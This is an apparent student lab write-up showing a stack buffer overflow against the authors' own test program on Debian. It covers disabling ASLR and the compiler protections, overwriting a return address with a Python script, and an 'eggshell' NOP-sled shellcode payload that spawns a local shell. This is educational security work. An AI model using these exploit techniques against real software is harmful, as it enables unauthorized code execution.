# Buffer Overflow And Arbitrary Code Injection

Brandon Rosario
Dustin Ray
Kittera McCloud

The purpose of this research is to demonstrate the danger of the Buffer overflow attack, arguably one of the most common vectors of attacks leveraged against the C programming language.

The buffer overflow attack is demonstrated here in the following environment:

Operating system: Debian 10
IDE: Visual Studio Code
Compilers used:
GCC
Borland c++
CLANG

For the exploit to work, there are a few modifications that need to be made to the system environment. There are built in protections to the operating system and to the compilers used that work to help prevent the buffer overflow attack.

First, Address Space Layout Randomization (ASLR) must be disabled. This is a mitigation to the attack that works by choosing random memory addresses for the running program in order to make it more difficult to determine the address of certain elements within the stack frame.

The following code disables ASLR on a linux system:

```
sudo bash -c 'echo 0 > /proc/sys/kernel/randomize_va_space'
```

It is important to note that this change does not persist past a reboot of the machine. It was observed that this change was reset every hour or so automatically.

The next step applies to the GCC compiler. The following flags are added as arguments to GCC and work to disable stack protections:

`-m32` : this flag tells GCC to compile the program in 32-bit mode. This makes it easier to count the number of bytes needed to overwrite the return address of the function in question.


`-fno-stack-protector` : this flag turns off protection against stack smashing. This setting is turned off by default in GCC on many systems because it can cause conflicts with the C standard library.

`-z execstack` : this flag allows elements of the stack to be executed as code.

The Borland compiler does not have built in protections to disable.


With the above options set into GCC and ASLR disabled, we proceed to run the program StackOverrun.

The objective is to overflow the buffer of a character array stored in the `foo` function. We can accomplish this by running StackOverrun supplied with strings of various length. Using a python script to initiate the program, we proceed to call it with a single string “A”:




```
A
Now the stack looks like:
0xffffd12a
0xffffce98
0x565561c5
0xf7fafd80
0x4170fd
0xffffce74
0xf7e27860
0x565570e8
0x56559000
0xffffce98
0x565562f9
0xffffd12a
0x7fffffff
0x80000000
0x56556286
0x2

back in main after calling foo...
```

The objective is to supply strings of increasing length until we overwrite the return address that is being used to return back to main. With 15 “A” characters provided to the program, the buffer of size 10 is being overwritten to the point of the return address being overwritten:




```
AAAAAAAAAAAAAAA
Now the stack looks like:
0xffffd11c
0xffffce88
0x565561c5
0xf7fafd80
0x414170fd
0x41414141
0x41414141
0x41414141
0x56550041
0xffffce88
0x565562f9
0xffffd11c
0x7fffffff
0x80000000
0x56556286
0x2

dustinr@pc:~/Documents/School
```

We can force the program to redirect control flow to an address of our choosing. In this case, we wish to call the function **bar**. The address of **bar** is provided by the output of the program:




```
back in main after calling foo...du
ferOverflowScript.py"
Address of foo = 0x565561b9
Address of bar = 0x56556243

address of buf is: ffffce46
address of input is: ffffce60
```

The memory address of `bar` in hex form is 565561B9. If we wish to overwrite the return address inside of `foo` with the address pointing to `bar`, we can pass the address into the program as hex using the following python script:



```python
from subprocess import call

def main():

    addressOfBar = "\x43\x62\x55\x56"
    call(["./StackOverrun", "AAAAAAAAAAAAAAAAAAAAAA\x43\x62\x55\x56"])


main()
```


We append the hex address of the **bar** function to the end of the 15 “A” characters that we have provided in reverse order due to the little endian architecture of the intel x86 ISA, which gives us the following:



```
AAAAAAAAAAAAAAACbUV
Now the stack looks like:
0xffffd118
0xffffce88
0x565561c5
0xf7fafd80
0x414170fd
0x41414141
0x41414141
0x41414141
0x55624341
0xffff0056
0x565562f9
0xffffd118
0x7fffffff
0x80000000
0x56556286
0x2

dustinr@pc:~/Documents/School Related/TCSS/TCSS 490/Assignment2$
```


Notice that the output of **bar** is not yet generated by the program. This means we must push the return address of **bar** further into the program in order to fully overwrite the return address to **main**. We append 7 more “A”s to the end of our character string, which gives the following:

GCC:



```
AAAAAAAAAAAAAAAAAAAAAAACbUV
Now the stack looks like:
0xffffd111
0xffffce88
0x565561c5
0xf7fafd80
0x414170fd
0x41414141
0x41414141
0x41414141
0x41414141
0x41414141
0x56556243
0xffffd100
0x7fffffff
0x80000000
0x56556286
0x2

Augh! I've been hacked!
```

Borland C++ :



```
PS C:\Users\deniz\Google Drive\Codir
Borland C++ 5.5.1 for Win32 Copyrigh
stackoverrun.cpp:
Warning W8057 stackoverrun.cpp 31: F
Warning W8057 stackoverrun.cpp 31: F
Turbo Incremental Link 5.00 Copyrigh
PS C:\Users\deniz\Google Drive\Codir
Address of foo = 00401150
Address of bar = 004011B4

address of buf is: 19ff1c
address of input is: 19ff30

My stack looks like:
0040A21F
00000000
00000000
0019FF3C
00401216
021B2238
7FFFFFFF
80000000
0019FF68
00407D82
00000002
021B21F4
021B2A00
00401000
00401000
003E3000

AAAAAAAAAAAAAAAA┤◄@
Now the stack looks like:
41414141
41414141
41414141
41414141
004011B4
021B2238
7FFFFFFF
80000000
0019FF68
00407D82
00000002
021B21F4
021B2A00
00401000
00401000
003E3000

Augh! I've been hacked!
PS C:\Users\deniz\Google Drive\Codir
```

We have shown how to overwrite the return address to main in a given function by overflowing a buffer that accepts external input using unsafe functions in C like strcpy.

We proceed further to demonstrate how a payload can be passed into the program that causes it to execute arbitrary code.

In this setting, the objective is to deliver a payload that causes interruption to the control flow of the program and results in a shell being spawned during execution. A traditional method to achieving this result would be to encode a C executable containing arbitrary instructions as machine code. Next, the machine code is pushed into the buffer like above, but it is also necessary to find and include the memory address of that machine code so that when the return address in the vulnerable function is overwritten, the address called instead will route control flow back to the injected machine code and execute the arbitrary instructions contained within. It is important to note here that raw C code cannot be injected in this way, machine code native to the executing ISA must be used instead.


An alternative method that is more compact and portable, is to compile the payload externally, and pass it in to the vulnerable program as an environment variable. This is known as the Eggshell Method.

## The Eggshell Method

https://www.tenouk.com/Bufferoverflowc/Bufferoverflow6.html


The Eggshell method works to contain the entire process of finding the return address of shell code inside of one executable. Setting this executable to an environment variable allows it to be passed into the vulnerable program with ease. It is then only a matter of finding out how many bytes are needed to overwrite the return address in the vulnerable program in order to achieve arbitrary code execution.

Assuming a supplied buffer size, the following code finds the return address to be used for the payload:




```
/* just to display some data */
printf("Using the address: %0X\n", retaddr);
printf("The offset is: %0X\n", offset);
printf("The buffer size is: %0x\n", buffsize);
ptr = buff;
addr_ptr = (long *)ptr;

/* copy the return address into the buffer, by word size */
for (i=0; i< buffsize; i+=4)
    *(addr_ptr++) = retaddr;
/* copy half of the buffer with NOP, by byte size */
for (i=0; i < buffsize/2; i++)
    buff[i] = NOP;
/* copy the shellcode after the NOPs, by byte */
ptr = buff + ((buffsize/2) - (strlen(hellcode)/2));
for (i=0; i < strlen(hellcode); i++)
    *(ptr++) = hellcode[i];
/* Terminate the string’s buffer with NULL */
buff[buffsize-1] = '\0';
/* Now that we've got the string built */

/* Copy the "EGG=" string into the buffer, so that we have "EGG=our_string" */
memcpy(buff, "EGG=", 4);
/* Put the buffer, "EGG=our_string", in the environment variable,
as an input for our vulnerable program*/
putenv(buff);
/* run the root shell, after the overflow */
system("/bin/bash");
return 0;
```

When this code is compiled and executed, the environment variable EGG is created. Now, it is possible to run the StackOverrun program and pass in the environment variable EGG as the following:



```
'/home/dustinr/Documents/School Related/TCSS/TCSS 490/Assignment2/StackOverrunGCC' $EGG
```


And the following occurs:



```
0x2

�����������������������������������������������������������������������������������������������������������������������������������������
�����������������������������������������������������������������������������������������������������������������������������������������
�����������������������������������������������������������������1��ò1�Rhn/shh//bi��RS��B

                        `����������������������������������������������������������������������������������������������������������������
�����������������������������������������������������������������������������������������������������������������������������������������
���������������������������������������������������������������������������������������������
Now the stack looks like:
0xffffcb1e
0xffffc838
0x565561c5
0xf7fafd80
0x909070fd
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090

Segmentation fault
```


The environment variable EGG has been pushed into the buffer and has overwritten the return address to main, but the size of the payload has also interrupted the execution of the program and resulted in a segmentation fault.

Increasing the size of the buffer in the eggshell executable to 800 results in the following:



```
���������������������������
���������������������������
���������������������������
���������������������������

x���x���x���x���x���x���x��
��x���x���x���x���x���x���x
x���x���x���x���x���x���x��
��x���x���x���x��
Now the stack looks like:
0xffffc9aa
(nil)
0x565561c8
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090

$ ▯
```

We conduct a test of some basic terminal operations:



```
��������������������������������������������������������������������������������������������
�������������1��ð1�Rhn/shh//bi��RS��B
                                                        `��x���x���x���x���x���x���x���x���x�
���x���x���x���x���x���x���x���x���x���x���x���x���x���x���x���x���x���x���x���x���x���x���
x���x���x���x���x���x���x���x���x���x���x���x���x���x���x���x���x���x���x���x���x���x���x��
�x���x���x���x���x���x���x���x���x���x���x���x���x���x���x���x���x���x��
Now the stack looks like:
0xffffc9aa
(nil)
0x565561c8
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090

$ whoami
dustinr
$ apt-get install git
E: Could not open lock file /var/lib/dpkg/lock-frontend - open (13: Permission denied)
E: Unable to acquire the dpkg frontend lock (/var/lib/dpkg/lock-frontend), are you root?
$ sudo apt-get install git
[sudo] password for dustinr:
Reading package lists... Done
Building dependency tree
Reading state information... Done
git is already the newest version (1:2.20.1-2+deb10u3).
0 upgraded, 0 newly installed, 0 to remove and 1 not upgraded.
$ exit
```

We have spawned a shell by passing in a payload to the vulnerable program. Source code is included with this research. The buffer overflow attack is one of the most widely exploited vectors of attack directed at software written in the C programming language. Given most operating systems and programming languages are written in C, the importance of protecting against this form of attack cannot be understated.

# References:

https://security.stackexchange.com/questions/186506/how-does-gcc-compiler-guard-stack-for-stack-overflow

http://www.kernel-panic.it/security/shellcode/shellcode5.html

https://opensource.com/article/19/5/how-write-good-c-main-function

https://radareorg.github.io/blog/posts/payloads-in-c/

https://www.tenouk.com/Bufferoverflowc/Bufferoverflow5.html

https://www.exploit-db.com/shellcodes

https://www.exploit-db.com/shellcodes/49770

https://www.exploit-db.com/shellcodes/49768

https://samsclass.info/127/proj/p3-lbuf1.htm

Source is found at:

https://github.com/dustinvonsandwich/Buffer-Overflow-Proof-Of-Concept